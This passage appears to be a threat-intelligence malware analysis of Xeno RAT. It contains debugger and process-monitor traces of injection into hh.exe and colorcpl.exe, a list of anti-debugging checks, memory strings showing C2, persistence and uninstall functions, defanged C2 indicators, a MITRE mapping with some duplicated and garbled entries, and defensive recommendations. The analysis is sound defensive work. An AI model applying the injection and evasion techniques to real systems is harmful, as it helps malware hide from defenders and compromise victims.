000001EF086F7680	00 00 00 00 00 00 00 00	.....
000001EF086F7690	00 00 00 00 00 00 00 00	.....
000001EF086F76A0	00 00 00 00 00 00 00 00	.....
000001EF086F76B0	00 00 00 00 00 00 00 00	.....
000001EF086F76C0	00 00 00 00 00 00 00 00	.....
000001EF086F76D0	00 00 00 00 00 00 00 00	.....
000001EF086F76E0	00 00 00 00 00 00 00 00	.....
000001EF086F76F0	00 00 00 00 00 00 00 00	.....
000001EF086F7700	00 00 00 00 00 00 00 00	.....
000001EF086F7710	00 00 00 00 00 00 00 00	.....
000001EF086F7720	00 00 00 00 00 00 00 00	.....
000001EF086F7730	00 00 00 00 00 00 00 00	.....
000001EF086F7740	00 00 00 00 00 00 00 00	.....
000001EF086F7750	00 00 00 00 00 00 00 00	.....
000001EF086F7760	00 00 00 00 00 00 00 00	.....
000001EF086F7770	00 00 00 00 00 00 00 00	.....


Modified content of LICENSE file

mov r10,rcx	ZwResumeThread	RDX	0000002976FFE2C8
mov eax,52	52:'R'	RBP	0000002976FFE3C0 &L"C:\\windows\\hh.exe"
test byte ptr ds:[7FFE0308],1		RSP	0000002976FFE288
jne ntdll.7FF8E3C4DAAS		RSI	000001EF086F3FC2
syscall	NtResumeThread	RDI	000001EF086F3FC2

Resuming hh.exe process

ADEplorer64.exe also created two shortcut files in the current working directory:

Process Name	Operation	Path	Detail
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Guide Ink	Desired Access: Read Attributes, Disp
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Guide Ink	Desired Access: Read Attributes, Disp
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Guide Ink	Desired Access: Generic Read/Write,
ADEplorer64...	WriteFile	AppData\Roaming\Adobe\Drivers\Guide Ink	Offset 0, Length: 1154, Priority: Normal
ADEplorer64...	CloseFile	AppData\Roaming\Adobe\Drivers\Guide Ink	
ADEplorer64...	CreateFile	AppData\Roaming\Adobe\Drivers\Support.url	Desired Access: Generic Write, Read
ADEplorer64...	WriteFile	AppData\Roaming\Adobe\Drivers\Support.url	Offset 0, Length: 179, Priority: Normal
ADEplorer64...	CloseFile	AppData\Roaming\Adobe\Drivers\Support.url	



The Support.url file points to the Guide.Ink file, which runs the command that executed the ADEplorer64.exe at initial stage, as shown in the above screenshot.

### 3rd Stage Execution:

During the third stage of execution, the hh.exe process generates a suspended colorcpl.exe process and subsequently writes into its memory (process injection):

```

mov r10,rcx
mov eax,c9
test byte ptr ds:[7FFE0398],1
jne nt(011,7FF8E3C4E975)
syscall
ret
        
```

ZwCreateUserProcess


R9	00000033F687AC38	4"PE"
R10	00007FF8E3C4E974	ntdll.00007FF8E3C4E974
R11	0000000000000246	L'g'
R12	0000000000000001	
R13	0000000000000002	
R14	0000000000000002	

Type	Type number	Handle	Access	Name
Process	7	1A0	1FFFFFFF	PID: 3996 (\Device\HarddiskVolume3\Windows\System32\colorcpl.exe)
Thread	8	190	1FFFFFFF	TID: 2540, PID: 3996 (\Device\HarddiskVolume3\Windows\System32\colorcpl.exe)
File	25	1A4	1000A1	\Device\HarddiskVolume3\Windows\System32\colorcpl.exe

Process Name	Operation	Path	Detail
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Attributes, Disposition: Open, Options: Open For B
hh.exe	QueryBasicInformationFile	C:\Windows\System32\colorcpl.exe	Creation Time: 07-12-2019 14:38:55, LastAccess Time: 24-08-2023 18:37:07
hh.exe	CloseFile	C:\Windows\System32\colorcpl.exe	
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Attributes, Disposition: Open, Options: Open For B
hh.exe	QueryBasicInformationFile	C:\Windows\System32\colorcpl.exe	Creation Time: 07-12-2019 14:38:55, LastAccess Time: 24-08-2023 18:37:07
hh.exe	CloseFile	C:\Windows\System32\colorcpl.exe	
hh.exe	CreateFile	C:\Windows\System32\colorcpl.exe	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attrib
hh.exe	QueryEAFile	C:\Windows\System32\colorcpl.exe	
hh.exe	FileSystemControl	C:\Windows\System32\colorcpl.exe	Control: FSCTL_GET_EXTERNAL_BACKING
hh.exe	FileSystemControl	C:\Windows\System32\colorcpl.exe	Control: FSCTL_QUERY_USN_JOURNAL
hh.exe	CreateFileMapping	C:\Windows\System32\colorcpl.exe	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
hh.exe	QueryStandardInformationFile	C:\Windows\System32\colorcpl.exe	AllocationSize: 73728, EndOfFile: 87552, NumberOfLinks: 2, DeletePendig
hh.exe	ReadFile	C:\Windows\System32\colorcpl.exe	Offset 0, Length: 87552, I/O Flags: Non-cached, Paging I/O, Synchronou
hh.exe	ReadFile	C:\Windows\System32\colorcpl.exe	Offset 87040, Length: 512, I/O Flags: Non-cached, Paging I/O, Synchronou
hh.exe	CreateFileMapping	C:\Windows\System32\colorcpl.exe	SyncType: SyncTypeOther

Created suspended colorcpl.exe process and wrote process memory

The hh.exe process terminates and colorcpl.exe process resumes under the explorer.exe (parent process):



Process Tree

The injected process hh.exe employs defensive measures to evade analysis:

Results - hh.exe (5412)

1,976 results.

Address	Result
0x191f00f4428	ollydbg.exe
0x191f00f4480	idag64.exe
0x191f00f44b0	idaw64.exe
0x191f00f44e0	idaq64.exe
0x191f00f4510	idau64.exe
0x191f00f4528	scylla.exe
0x191f00f4540	scylla_x64.exe
0x191f00f4560	scylla_x86.exe
0x191f00f4580	protection_id.exe
0x191f00f45a8	x64dbg.exe
0x191f00f45c0	x32dbg.exe
0x191f00f45d8	windbg.exe
0x191f00f45f0	reshacker.exe
0x191f00f4610	ImportREC.exe
0x191f00f4630	IMMUNITYDEBUGGER.EXE
0x191f00f4660	devenv.exe
0x191f00f4678	Procmon.exe
0x191f00f4690	Procmon64.exe
0x191f00f46c8	disassembly
0x191f00f4758	Import reconstructor
0x191f00f4790	Process Monitor - Sysinternals: www.sysinternals.com
0x191f00f4800	Zeta Debugger
0x191f00f4820	Rock Debugger
0x191f00f4840	ObsidianGUI
0x191f00f4860	WinDbgFrameClass
0x191f00f48d0	PROCMCN_WINDOW_CLASS
0x191f00f4900	explorer.exe
0x191f00f4978	Unpacked.exe
0x191f00f4e9c	HookLibraryx64.dll
0x191f00f4eaf	HookDllData
0x191f00f4ebb	HookedGetLocalTime
0x191f00f4ece	HookedGetSystemTime
0x191f00f4ee2	HookedGetTickCount64
0x191f00f4ef7	HookedGetTickCount
0x191f00f4f0a	HookedKUserExceptionDispatcher
0x191f00f4f2a	HookedNativeCallInternal
0x191f00f4f43	HookedNtClose
0x191f00f4f51	HookedNtContinue
0x191f00f4f62	HookedNtCreateSection
0x191f00f4f78	HookedNtCreateThread

Looks for Debuggers and analysis tools

Looks for hooked DLLs

defensive measures used by hh.exe

**Final Stage Execution:**

In the final stage, the execution of colorcpl.exe commences. It performs a check to ascertain if there is any installation of the Xenon RAT on the victim machine:


colorcpl.exe	CreateFile	C:\Windows\System32\xeno rat client.dll	NAME NOT FOUND
colorcpl.exe	CreateFile	C:\WINDOWS\system32\xeno rat client\xeno rat client.dll	PATH NOT FOUND
colorcpl.exe	CreateFile	C:\Windows\System32\xeno rat client.exe	NAME NOT FOUND
colorcpl.exe	CreateFile	C:\WINDOWS\system32\xeno rat client\xeno rat client.exe	PATH NOT FOUND

After confirming the nonpresence of Xeno RAT (on an uninfected host), process starts communicating with the the domain “internal-liveapps[.]online” which resolves to the IP address :45[.]61[.]139[.]51:

```
1 0.000000 fe... fe... DNS 104 Standard query 0x6a11 A internal-liveapps.online
2 0.254829 fe... fe... DNS 120 Standard query response 0x6a11 A internal-liveapps.online A 45.61.139.51
```

DNS traffic

It sends and receives obfuscated content over the network continuously, exhibiting a pattern resembling to Remote Access Trojan (RAT) activity:



TCP communication of colorcpl.exe process

The mapped memory of the colorcpl.exe process reveals its capabilities, including communication with a command-and-control (C2) server over a SOCKS proxy, receipt of commands, transmission of updates, addition and removal from the startup, and the ability to uninstall itself:

```



0x202cda2a250 xeno rat client.exe
0x202cdb7936 xeno rat client.exe
0x202cdb842d xeno rat client
0x202cdb843d xeno_rat_client
0x202cdb87e6 xeno rat client
0x202cdb9700 xeno rat client
0x202cdb97bf /xeno_rat_client.DllHandler+<DllNodeHandler>d__3
0x202cdb97f9 +xeno_rat_client.Handler+<CreateSubSock>d__3
0x202cdb982a ,xeno_rat_client.Handler+<GetAndSendInfo>d__5
0x202cdb985c *xeno_rat_client.Handler+<Type0Receive>d__6
0x202cdb988c *xeno_rat_client.Handler+<Type1Receive>d__7
0x202cdb98bc &xeno_rat_client.Handler+<setSeid>d__8
0x202cdb98e0 *xeno_rat_client.Handler+<Type2Receive>d__9
0x202cdb9918 (xeno_rat_client.Handler+<DebugMenu>d__10
0x202cdb9946 -xeno_rat_client.Handler+<SendUpdateInfo>d__11
0x202cdb9979 &xeno_rat_client.Node+<Disconnect>d__10
0x202cdb99a5 /xeno_rat_client.Node+<ConnectSubSockAsync>d__11
0x202cdb99da (xeno_rat_client.Node+<ReceiveAsync>d__13
0x202cdb9a08 %xeno_rat_client.Node+<SendAsync>d__14
0x202cdb9a33 -xeno_rat_client.Node+<AuthenticateAsync>d__18
0x202cdb9a66 =xeno_rat_client.SocketHandler+<RecvAllAsync_ddos_unsafer>d__4
0x202cdb9aa9 ;xeno_rat_client.SocketHandler+<RecvAllAsync_ddos_safer>d__5
0x202cdb9aea -xeno_rat_client.SocketHandler+<SendAsync>d__9
0x202cdb9b1d 1xeno_rat_client.SocketHandler+<ReceiveAsync>d__10
0x202cdb9b54 #xeno_rat_client.Program+<Main>d__11
0x202cdb9b7d 1xeno_rat_client.Utils+<ConnectAndSetupAsync>d__14
0x202cdb9bb4 *xeno_rat_client.Utils+<RemoveStartup>d__15
0x202cdb9be4 &xeno_rat_client.Utils+<Uninstall>d__16
0x202cdb9c10 1xeno_rat_client.Utils+<AddToStartupNonAdmin>d__17
0x202cdb9c47 .xeno_rat_client.Utils+<AddToStartupAdmin>d__18
0x202cdbca870 xeno rat client.exe
0x202cf431da2 xeno rat client
0x202cf431db2 xeno_rat_client
0x202cf4323d4 C:\Users\IEUser\Desktop\VENONEW\xeno-rat\Plugins\Chat\obj\Release\Chat.pdb
0x202cf442a5a xeno rat client
0x202cf442a6a xeno_rat_client
0x202cf443104 C:\Users\IEUser\Desktop\VENONEW\xeno-rat\Plugins\ScreenControl\obj\Release\ScreenControl.pdb
0x202cf5f3b24 xeno rat client
0x202e7dbd4f0 xeno
    
```

Command receiving capabilities

Chatting capability

Memory-map of colorcpl.exe

Xeno RAT also adds itself to the scheduled task for persistence:



Added as scheduled task

The examination of the Xeno RAT yields valuable insights and unveils its operational characteristics. Drawing from this analysis and the data extracted, the subsequent points outline the capabilities of this remote access trojan:

- Monitors victim’s activity.
- Operates covertly.
- Use defensive measures to evade analysis.
- Uses Hidden Virtual Network Computing to access the compromised systems.
- Uses socks5 proxy to connect with C2 server.
- Persistence using scheduled task.
- Utilizes process injection to target legit Windows process (hh.exe and colorcpl.exe)
- Uses obfuscation in codes and network traffic.
- Receives and executes the commands from C2.
- Employs measures against debugging and actively avoids detection mechanisms.
- Sends status update to C2 at regular intervals.
- It can add and remove from the systems startup.
- It can uninstall itself from the compromised system.

## CONCLUSION

In summary, Xeno RAT is a dynamically evolving malware, boasting advanced capabilities coded in C#. It is freely accessible on GitHub, where threat actors leverage it to infiltrate targets through diverse tactics, such as distributing free content and phishing emails. Additionally, the developer pledges ongoing updates to enhance its functionality.

To reduce the risks associated with Xeno RAT malware, users should exercise caution when opening files from untrustworthy sources or clicking on unfamiliar links, particularly those offering questionable software or content. Furthermore, deploying robust cybersecurity measures, including utilizing reputable antivirus software, ensuring software is regularly updated, and staying vigilant against social engineering tactics, can significantly bolster protection against such threats.

It’s imperative for both platform providers and users to stay vigilant in detecting and reporting suspicious activities. Collaboration between cybersecurity professionals and platform administrators is crucial for promptly identifying and addressing such threats, leading to a safer online environment. Education and awareness campaigns are also vital in equipping individuals with the knowledge to recognize and evade such malware, ultimately fostering a more resilient and secure online ecosystem.

## INDICATORS OF COMPROMISE

S/N	Indicators	Type	Context
1	13b1d354ac2649b309b0d9229def8091	File	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.lnl
2	848020d2e8bacd35c71b78e1a81c669c9dc63c78dd3db5a97200fc87aeb44c3c	File	Screenshot_2024-01-30_w-69-06-18264122612_DCIM.png.lnl
3	6f9e84087cabbb9aaa7d8aba43a84dcf	File	Sys.zip
4	4d0d8c2696588ff74fe7d9f8c2097fddd665308fccf16ffea23b9741a261b1c0	File	Sys.zip
5	7704241dd8770b11b50b1448647197a5	File	Samcli.dll
6	1762536a663879d5fb8a94c1d145331e1d001fb27f787d79691f9f8208fc68f2	File	Samcli.dll

7	0aa5930aa736636fd95907328d47ea45	File	LICENSE
8	96b091ce5d06afd11ee5ad911566645dbe32bfe1da2269a3d3ef8d3fa0014689	File	LICENSE
9	45[.]61[.]139[.]51	IP address	C2
10	internal-liveapps[.]online	Domain	C2

## MITRE ATT&CK TACTICS AND TECHNIQUES

No.	Tactic	Technique
1	Execution (TA0002)	T1059.003: Windows Command Shell
		T1053.005: Scheduled Task
		T1204.001: Malicious Link
		T1024.002: Malicious File
2	Persistence (TA0003)	T1053.005: Scheduled Task
		T1622: Debugger Evasion
		T1497:Virtualization/Sandbox Evasion
3	Defense Evasion (TA0005)	T1055: Process Injection
		T1622: Debugger Evasion
		T1497:Virtualization/Sandbox Evasion
4	Discovery (TA0007)	T1622: Debugger Evasion
		T1497:Virtualization/Sandbox Evasion
5	Command and Control (TA0011)	T1071.001: Web Protocols
4	Discovery (TA0007)	T1622: Debugger Evasion
		T1497:Virtualization/Sandbox Evasion

## Recommendations

- Implement threat intelligence to proactively counter the threats associated with Xeno RAT malware.
- To protect the endpoints, use robust endpoint security solutions for real-time monitoring and threat detection, such as Antimalware security suit and host-based intrusion prevention system.
- Continuous monitoring of the network activity with NIDS/NIPS and using the web application firewall to filter/block the suspicious activity provides comprehensive protection from compromise, due to encrypted payloads.
- Configure firewalls to block outbound communication to known malicious IP addresses and domains associated with Xeno RAT command and control servers.
- Implement behavior-based monitoring to detect unusual activity patterns, such as suspicious processes attempting to make unauthorized network connections.
- Employ application whitelisting to allow only approved applications to run on endpoints, preventing the execution of unauthorized or malicious executables.
- Conducting vulnerability assessment and penetration testing on the environment periodically helps in hardening the security by finding the security loopholes, followed by remediation process.

- Use of security benchmarks to create baseline security procedures and organizational security policies is also recommended.
- Develop a comprehensive incident response plan that outlines steps to take in case of a malware infection, including isolating affected systems and notifying relevant stakeholders.
- Security awareness and training programs help to protect from security incidents, such as social engineering attacks. Organizations should remain vigilant and continuously adapt their defenses to mitigate the evolving threats posed by Xeno-RAT malware.
- Update security patches which can reduce the risk for potential compromise.

---

Source: <https://www.cyfirma.com/research/xeno-rat-a-new-remote-access-trojan-with-advance-capabilities/>